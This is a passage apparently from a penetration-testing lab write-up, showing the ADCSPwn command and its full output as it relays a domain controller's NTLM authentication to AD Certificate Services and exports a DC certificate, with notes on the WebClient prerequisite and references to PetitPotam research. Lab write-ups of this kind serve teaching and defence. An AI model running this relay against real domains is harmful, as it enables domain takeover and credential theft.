C:\Users\pentestlab.PURPLE>adcspwn.exe --adcs ca.purple.lab --remote dc.purple.lab

   _____  _________  _________  ____________________
  /  _  \ \_____ \ \_   ___ \ /   _____/\______   \__  _  ______
 /  /_\  \ |    |  \/    \  \/ \_____  \  |     ___/\ \/ \/ /    \
/    |    \|    `   \     \____/        \ |    |     \     /   |  \
\____|__  /_______  /\______  /_______  / |____|      \/\_/|___|  /
        \/        \/        \/        \/                       \/

Author: @_batsec_ - MDSec ActiveBreach

Contributor: @Flangvik -  TrustedSec

[i] Found 34 certificate templates
[i] Set ADCS web service as: ca.purple.lab
[i] Triggering authentication from target (dc.purple.lab)

[i] Using path \\Hive@8080/8HD6JU4T67\7FU4ZEJA3K\8YLS9HESLR
[+] Client (10.0.0.1) connected
  |_ Attempting to access without authentication
  | |_ ACCESS_DENIED (this is expected)
  |_ Attempting to authenticate
    |_ Relaying NTLMSSP_NEGOTIATE to target
    |_ Relaying NTLMSSP_CHALLENGE to client
[+] Client (10.0.0.1) connected
  |_ Impersonating: PURPLE\DC$
  | |_ Relaying NTLMSSP_AUTH to target
  |   |_ SUCCESS
  |_ Generating CSR
```

ADCSPwn

The certificate will be generated into the console in Base64 format.


```
[i] Found 34 certificate templates
[i] Set ADCS web service as: ca.purple.lab
[i] Triggering authentication from target (dc.purple.lab)

[i] Using path \\Hive@8080/8HD6JU4T67\7FU4ZEJA3K\8YLS9HESLR
[+] Client (10.0.0.1) connected
  |_ Attempting to access without authentication
  | |_ ACCESS_DENIED (this is expected)
  |_ Attempting to authenticate
    |_ Relaying NTLMSSP_NEGOTIATE to target
    |_ Relaying NTLMSSP_CHALLENGE to client
[+] Client (10.0.0.1) connected
  |_ Impersonating: PURPLE\DC$
  | |_ Relaying NTLMSSP_AUTH to target
  |   |_ SUCCESS
  |_ Generating CSR
  | |_ DONE
  |_ Requesting a certificate
  | |_ Found valid template: DomainController
  | |_ SUCCESS (ReqID: 35)
  |_ Downloading certificate
    |_ Exporting certificate & private key
    |_ Converting into PKCS12
      |_ SUCCESS


MIACAQMwgAYJKoZIhvcNAQcBoIAkgASCA+gwgDCABgkqhkiG9w0BBwGggCSABIID6DCCCccwggnDBgsqhkiG9w0BDAoBAqCCCXowggl2MCgGCiqGSIb3DQEM
AQMwGgQUCXpF+s4P0/Hqj7VbyteKgUcKxC0CAgQABIIJSK0Q4K69qZ+0LKcn6KloE1Y0F46QxY7159bj837KU5K87ktNFlC6IdpsjH5ZgxKuXuv0QqQO9tll
```


ADCSPwn – Certificate

However, it should be noted that the attack only works if the "*WebClient*" service is running on the domain controller. By default this service is not installed and therefore it is unlikely that direct execution of the tool will lead to the expected results.



WebClient Service

The “WebClient” service is created when the “*WebDav Redirector*” feature is installed on the server.



WebDav Redirector

YouTube

Watch Video At: https://youtu.be/YEMjGp7kEbc

PetitPotam – NTLM Relay to AD CS

References

- https://posts.specterops.io/certified-pre-owned-d95910965cd2
- https://dirkjanm.io/ntlm-relaying-to-ad-certificate-services/
- https://github.com/bats3c/ADCSPwn
- https://github.com/topotam/PetitPotam